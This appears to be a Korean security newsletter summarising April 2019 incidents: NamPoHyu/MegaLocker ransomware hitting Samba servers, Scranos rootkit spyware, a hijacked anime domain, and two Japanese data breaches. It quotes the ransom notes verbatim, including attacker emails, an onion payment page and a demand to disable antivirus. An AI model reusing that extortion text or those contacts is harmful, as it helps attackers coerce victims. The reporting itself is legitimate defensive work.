이 랜섬 노트는 alexshkipper@mail.ru 주소로 생일, 휴가, 취미 등 기타 개인 이벤트와 함께 피해자의 사진을 첨부하여 이메일을 보내라는 내용을 포함하고 있었다. 피해자가 개인으로 증명될 경우 랜섬 머니는 $250, 기업일 경우 $1,000 으로 책정되는 것으로 나타났다.

```
What happened to your files ?
All of your files were protected by a strong encryption with AES cbc-128 using MegaLocker Virus.

What does this mean ?
This means that the structure and data within your files have been irrevocably changed,
you will not be able to work with them, read them or see them,
it is the same thing as losing them forever, but with our help, you can restore them.

The encryption key and ID are unique to your computer, so you are guaranteed to be able to return your files.

What do I do ?
You can buy decryption for $800 for company and 250$ for private person.
But before you pay, you can make sure that we can really decrypt any of your files.

To do this, send us 1 random encrypted file to alexshkipper@firemail.cc, a maximum of 5 megabytes, we will decrypt them
and we will send you back. Do not forget to send in the letter your unique id: [redacted]

You can check the decryption of more than one file, but no more than 3.
To do this, send us two more letters with files, there should be only one file in each letter!

If you are a private person, then send your private photo (birthday, holidays, hobbies and so on),
this will prove to us that you are a private person and you will pay 250$ for decrypting files.
If you are not a private person - Do not try to deceive us!!!

Do not complain about these email addresses, because other people will not be able to decrypt their files!

After confirming the decryption, you must pay it in bitcoins. We will send you a bitcoin wallet along with the decrypted file.

You can pay bitcoins online in many ways:
https://buy.blockexplorer.com/ - payment by bank card
https://www.buybitcoinworldwide.com/
https://localbitcoins.net

About Bitcoins:
https://en.wikipedia.org/wiki/Bitcoin

If you have any questions, write to us at alexshkipper@firemail.cc
```

[출처] https://www.bleepingcomputer.com/news/security/nampohyu-virus-ransomware-targets-remote-samba-servers/

FTP 를 통해 감염된 것으로 추측된다는 제보가 있었으나, 대부분은 NAS 기기가 감염되었기 때문에 Samba 를 통해 암호화가 이루어진다고 추측하고 있다.

4 월부터 NamPoHyu 라는 이름으로 변경돼

2019 년 4 월 초, 피해자들은 해당 랜섬웨어가 NamPoHyu 로 이름을 변경하고 암호화된 파일에 .NamPoHyu 확장자를 붙이기 시작했다.

새 버전의 랜섬노트는 이전과 파일명은 동일하며, Tor 지불 사이트로 랜섬머니를 지불할 것을 안내했다.

What happened to your files ?

All of your files were protected by a strong encryption with AES cbc-128 using NamPoHyu Virus.

What does this mean ?

This means that the structure and data within your files have been irrevocably changed,

you will not be able to work with them, read them or see them,

it is the same thing as losing them forever, but with our help, you can restore them.

The encryption key and ID are unique to your computer, so you are guaranteed to be able to return your files.

Your unique id: [id]

What do I do ?

You can buy decryption for 1000$.

But before you pay, you can make sure that we can really decrypt any of your files.

To do this:

1) Download and install Tor Browser (https://www.torproject.org/download/)

2) Open the http://qlcd3bgmyv4kvztb.onion/index.php?id=[id] web page in the Tor Browser and follow the instructions.

FAQ:

How much time do I have to pay for decryption?

You have 10 days to pay for the ransom after decrypting the test files.

The number of bitcoins for payment is fixed at the rate at the time of decryption of test files.

Keep in mind that some exchangers delay payment for 1-3 days! Also keep in mind that Bitcoin is a very volatile currency,

its rate can be both stable and change very quickly. Therefore, we recommend that you make payment within a few hours.

How to contact you?

We do not support any contact.

What are the guarantees that I can decrypt my files after paying the ransom?

Your main guarantee is the ability to decrypt test files.

This means that we can decrypt all your files after paying the ransom.

We have no reason to deceive you after receiving the ransom, since we are not barbarians and moreover it will harm our business.

How do I pay the ransom?

After decrypting the test files, you will see the amount of payment in bitcoins and a bitcoin wallet for payment.

Depending on your location, you can pay the ransom in different ways.

Use Google to find i

nformation on how to buy bitcoins in your country or use the help of more experienced friends.

Here are some links: https://buy.blockexplorer.com – payment by bank card

https://www.buybitcoinworldwide.com

https://localbitcoins.net

How can I decrypt my files?

After confirmation of payment (it usually takes 8 hours, maximum 24 hours)

you will see on this page (http://qlcd3bgmyv4kvztb.onion/index.php?id=[id]) a link to download the decryptor and your aes-key

(for this, simply re-enter (refresh) this page a day after payment)

Download the program and run it.

Attention! Disable all anti-virus programs, they can block the work of the decoder!

Copy aes-key to the appropriate field and select the folder to decrypt.

The program will scan and decrypt all encrypted files in the selected folder and its subfolders.

We recommend that you first create a test folder and copy several encrypted files into it to verify the decryption.

About Bitcoins:

https://en.wikipedia.org/wiki/Bitcoin

About Tor Browser:

https://www.torproject.org

〈NamPoHyu Virus 랜섬 노트〉

해당 Tor 사이트에는 지불 관련 정보를 얻기 위해 랜섬노트에 표기된 ID 와 함께 alexshkipper@firemail.cc 로 이메일을 보내라는 내용을 확인할 수 있다.

랜섬머니는 개인 $250, 기업 $1,000 상당의 비트코인으로 이전 버전과 동일한 금액이다.

[출처] https://www.bleepingcomputer.com/news/security/nampohyu-virus-ransomware-targets-remote-samba-servers/

Scranos: 빠르게 진화하는 루트킷 지원 스파이웨어 발견

Scranos: New Rapidly Evolving Rootkit-Enabled Spyware Discovered

루트킷을 지원하는 새로운 강력한 스파이웨어가 발견되었다. 해커들은 영상 플레이어, 드라이버, 안티바이러스 제품과 같은 합법적인 소프트웨어로 위장한 해적판 프로그램에 트로이목마를 삽입하여 배포했다.

Scranos 로 명명된 이 루트킷 악성코드는 작년 처음 발견되었으며, 아직까지 개발 중인 것으로 확인된다. 이 악성코드는 지속해서 진화하고 있으며, 새로운 컴포넌트를 테스트하고 이전 컴포넌트를 정기적으로 개선하고 있어 더욱 심각한 위협될 것으로 우려된다.

Scranos 는 로그인 크리덴셜 및 다양한 서비스의 지불 계정 탈취, 브라우징 히스토리 및 쿠키 추출, 유튜브 구독자 생성, 광고 표시, 페이로드 다운로드 및 실행 등의 기능을 가지고 있다.

비트디펜더가 공개한 보고서에 따르면, 이 악성코드는 감염된 기기에 디지털 서명된 루트킷 드라이버를 설치해 지속성을 얻는다.

연구원들은 공격자들이 Yun Yu Health Management Consulting (Shanghai) Co., Ltd 에 발행된 유효한 디지털 인증서를 부적절하게 이용한 것으로 추측했다. 해당 인증서는 폐지되지 않은 상태이다.

이 루트킷은 Shutdown 콜백을 등록하고 셧다운 시, 해당 드라이버는 디스크에 기록되며 시작 서비스 키가 Registry 에 생성된다.

이 루트킷 악성코드에 감염되면, 정식 프로세스에 다운로더를 주입하고 공격자가 제어하는 C&C 서버와 통신하게 된다. 그리고 하나 또는 그 이상의 페이로드를 다운로드한다.

아래는 데이터 및 패스워드 탈취 페이로드를 나열한 것이다.

패스워드 및 브라우징 히스토리 탈취 페이로드 - 메인 드로퍼가 구글 크롬, 크로미움, 모질라 파이어폭스, 오페라, 마이크로소프트 엣지, 인터넷 익스플로러, 바이두 브라우저 및 얀덱스로부터 브라우저 쿠키, 로그인 크리덴셜을 훔친다. 또한 사용자의 페이스북, 유튜브, 아마존, 에어비앤비 계정으로부터 쿠키 및 로그인 정보를 탈취할 수 있다.


확장 프로그램 인스톨러 페이로드 - 이 페이로드는 크롬에 애드웨어 확장 프로그램을 설치하고 사용자가 방문하는 모든 웹사이트에 악성 광고를 표시한다. 일부 샘플은 Chrome Filter, Fierce-tips, PDF Maker 와 같은 가짜 브라우저 확장 프로그램을 설치한다.

스팀 데이터 탈취 페이로드 - 이 컴포넌트는 피해자의 스팀 계정 크리덴셜 및 정보를 탈취해 공격자의 서버로 전송한다. 설치된 앱 및 게임, 하드코딩된 버전 등의 정보를 포함한다.

피해자의 계정으로 페이스북과 유튜브 사용해

일부 페이로드는 피해자의 계정으로 여러 웹사이트를 사용할 수도 있다.

유튜버 구독자 페이로드 - 이 페이로드는 크롬을 디버깅 모드로 실행해 유튜브 페이지를 조작한다. 브라우저에 영상을 시작하고, 음소거, 채널 구독, 광고 클릭 등과 같은 행동을 지시할 수 있다.



[출처] https://labs.bitdefender.com/2019/04/inside-scranos-a-cross-platform-rootkit-enabled-spyware-operation/

페이스북 스패머 페이로드 - 수집한 쿠키와 기타 토큰을 활용해 공격자들은 악성코드가 다른 사람들에게 페이스북 친구 신청을 보내도록 지시할 수 있다. 또한 피해자의 페이스북 친구들에게 악성 안드로이드 APK 가 포함된 메시지를 보낼 수 있다.

안드로이드 애드웨어 앱 - 공식 구글 플레이 스토어에서 찾아볼 수 있는 정식 "Accurate scanning of QR code" 앱으로 위장한 이 악성코드는 공격적으로 광고를 표시하며, 감염된 피해자들을 추적하고 윈도우 악성코드와 동일한 C&C 서버를 사용한다.

인기 있는 웹사이트로부터 지불 정보 탈취

메인 드롭퍼에 포함된 DLL 의 목록은 아래와 같다.

페이스북 DLL - 지불 정보, 친구 목록, 관리하는 페이지 등 사용자의 페이스북 계정과 관련된 정보를 추출한다.
아마존 DLL - 사용자의 아마존 계정에서 정보를 추출한다. 이 DLL 의 특정 버전은 로그인된 에어비앤비 계정으로부터 정보를 추출하도록 설계되었다.

Scranos 는 주로 인도, 루마니아, 브라질, 프랑스, 이탈리아, 인도네시아에서 많이 발견되었다. 이 악성코드의 가장 오래된 샘플은 2018 년 11 월 발견되었으며, 지난 12 월과 1 월 엄청나게 증가했지만 2019 년 3 월부터 다른 종류의 악성코드를 전달했다.

[출처] https://thehackernews.com/2019/04/scranos-rootkit-spyware.html
https://labs.bitdefender.com/2019/04/inside-scranos-a-cross-platform-rootkit-enabled-spyware-operation/

'러브라이브는 우리가 접수했다!' - 인기 애니메이션 도메인 탈취

「ラブライブは我々が頂いた！」 – 人気アニメ公式サイトでドメイン乗っ取りか

인기 애니메이션 작품 '러브라이브!' 시리즈의 공식 사이트가 본래와는 다른 표시가 나타나 사용자들이 혼란에 빠졌다. 공식 Twitter 에서는 원인에 대해서 조사 중이라고 공지하였으며, 사용자들의 접속 주의를 당부하고 있다.

"LoveLive_staff" Twitter 공식 계정에는 아래와 같은 안내문을 기재했다.

> 현재 '러브라이브' 시리즈 공식 사이트에서 페이지 내용을 조작당해 문제가 보고되고 있습니다. 현재 원인 규명 중이지만 홈페이지 방문자에게 악의적인 시도가 이루어질 가능성이 있으므로, 접속을 피하길 부탁드리겠습니다.

이 사이트에 접속하면, '러브라이브는 우리가 접수했다!' 등 범행 성명이라 할 수 있는 메시지가 표시된다. 또한 '이관 오퍼를 하여 전 소유자가 이관 오퍼를 승인했다' 등으로 설명하고 있다. 이 사이트의 도메인 'lovelive-anime.jp'에 대해서 Whois 정보를 확인해 보면 4 월 5 일 업데이트되었으며, 소유자가 기존의 선라이즈에서 '우에노 카호(上野 かほ)'라는 인물로 변경되어 있다.

공식 Twitter 에서는 이번 문제에 대해서 원인을 조사 중이라고 전했으며, 악의 있는 콘텐츠가 표시되어 열람자에게 영향을 미칠 우려도 있다며 접속을 피해 달라고 요청하고 있다. 또한, 향후 대응에 대해서는 Twitter 로 안내하겠다고 전했다.

[출처] http://www.security-next.com/103988

481 만 건의 개인정보가 유출된 '타쿠파일빈', 패스워드 확인 및 회원 탈퇴 신청할 수 있는 특설 사이트 개설

481 万件の個人情報が漏えいした「宅ふぁいる便」、パスワードの確認や退会申し込みができる特設サイトを開設

파일 전송 서비스 ‘타쿠파일빈’이 악의적인 부정접속으로 약 481 만 건의 개인정보가 유출되었다. 이 사건으로 해당 서비스 운영 회사인 주식회사 오지스 종합 연구소는 4 월 8 일, 유출된 패스워드 등을 확인할 수 있는 ‘타쿠파일빈 Web 특설사이트’를 개설했다.

타쿠파일빈에서 유출된 정보는 사용자의 성명/생년월일 등을 포함하는 개인정보와 로그인 ID, 패스워드 등이 포함되어 있다. 오지스 종합 연구소 측의 발표에 따르면, 로그인 패스워드는 암호화되어 있지 않으며, 4 만 2051 건의 탈퇴자 정보도 포함되어 있다고 밝혔다. 타쿠파일빈은 1 월 23 일에 서비스를 정지했다.

유출된 정보를 확인할 수 있는 서비스 제공 시간은 9 시~17 시 45 분이다. 확인 방법은 등록된 ID(메일주소)를 작성하고, 도착한 인증코드를 사용하여 로그인한다. 그리고 타쿠파일빈에 등록되어 있는 패스워드를 확인할 수 있다. 또한 회원탈퇴 신청, 타쿠파일빈 포인트 교환 기능이 이용 가능하다.

이 서비스는 타쿠파일빈의 보유 데이터에서 최소한의 항목을 추출하고 암호화 등의 보안 처리를 실시하여 타쿠파일빈 시스템과는 완전히 분리된 전혀 다른 환경/서비스상에 별도 시스템으로 새롭게 개발 및 구축한 뒤에 사용자에게 제공하고 있다.

[출처] https://internet.watch.impress.co.jp/docs/news/1179000.html

통판 사이트 ‘나나쓰호시 Gallery’, 시큐리티코드 포함한 최대 3,086 건 카드 정보 유출(JR 규슈)

通販サイト「ななつ星 Gallery」に不正アクセス、セキュリティコード含む最大3,086件カード情報流出（JR九州）

4 월 12 일, 규슈(九州) 여객 철도 주식회사는 이 회사가 운영하는 '나나쓰호시 in 규슈' 관련상품을 판매하는 '나나쓰호시 Gallery'(https://nanatsuboshi-gallery.jp)에서 외부 부정 접속으로 고객 카드 정보를 포함한 개인정보의 유출이 발견되었다고 발표했다.

2019 년 3 월 11 일 오후 3 시경에 결제 대행 회사에서 '나나쓰호시 Gallery' 사이트에서 이용된 신용카드 정보가 유출된 것 같다는 연락을 받아 알려지게 되었다. 이 회사에서는 사이트 유지보수 관리를 위탁하고 있는 시스템 회사에 의뢰하여 11 일 내로 사이트를 폐쇄했으며, 제3 의 조사 기관인 'P.C.F. FRONTEO 주식회사'에 조사를 의뢰했다.

3 월 28 일에 제출된 조사 보고서에 따르면, 외부 해커가 사이트의 취약점을 노리고 악의적으로 접속하였으며, 이 사이트를 이용한 모든 고객의 신용카드 정보가 유출된 기록이 확인되었다고 전했다. 더불어 이 사이트에 등록된 기타 개인정보도 유출되었을 가능성이 높다는 사실도 판명되었다.

유출 가능성이 있는 정보는 2013 년 10 월 5 일(사이트 개설일)부터 2019 년 3 월 11 일(사이트 폐쇄일)까지 사이트를 이용한 고객의 개인정보로 최대 7,996 명에 이른다. 그리고 크루즈 트레인 '나나쓰호시 in 규슈' 차내에서 고객이 이용한 신용카드는 다른 시스템을 이용하고 있기 때문에 유출 사실이 확인되지 않고 있다. 유출된 개인정보는 아래와 같다.

1. 회원 등록한 고객(카드 정보 등록 존재): 최대 3,086 건(2,816 명)
- 카드번호, 유효기간, 보안코드 유출
- 성명, 주소, 우편번호, 전화번호, FAX 번호, 성별, 생년월일, 메일 주소, 직업, 암호화된 패스워드, 암호화된 비밀번호 질의 답 유출 가능성 높음.

2. 회원 등록한 고객(카드정보등록 없음): 최대 3,148 명
- 성명, 주소, 우편번호, 전화번호, FAX 번호, 성별, 생년월일, 메일 주소, 직업, 암호화된 패스워드, 암호화된 비밀번호 질의 답 유출 가능성 높음.

3. 해외 고객: 최대 36 명
- 성명, 주소, 우편번호, 전화번호, 메일 주소 유출 가능성 높음.

4. '나나쓰호시 in 규슈'에 승차하여 후일 배송으로 배송 한정품을 구입한 고객: 최대 1,288 명
- 성명, 주소, 우편번호, 전화번호 유출 가능성 높음.

5. 회원 등록한 고객 및 '나나쓰호시 in 규슈'에 승차한 고객이 배송 한정품을 배송지로 지정한 고객: 최대 708 명
- 성명, 주소, 우편번호, 전화번호, FAX 번호 유출 가능성 높음.

이 회사에서는 3 월 28 일에 개인정보 보호 위원회, 규슈운수국, 후쿠오카현 경찰본부에 해당 사건을 보고하고 결제대행 회사, 카드 회사에도 보고서의 내용을 공유했다.

회사 측은 4 월 12 일부터 개인정보가 유출되었을 가능성이 있는 고객에 대해 메일 및 우편으로 사죄와 경위에 대해서 서면으로 송부했다. 또한 카드 회사와 연계하여 유출 가능성이 있는 카드의 거래 모니터링을 강화해 부정 이용 방지에 힘쓰고 있다. 회사 측은 조사 결과를 바탕으로 시스템 보안 대책과 감시체제를 강화하고 재발 방지 구축과 개인정보보호체제를 정비할 것이라고 밝혔다.

[출처] https://scan.netsecurity.ne.jp/article/2019/04/15/42215.html

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com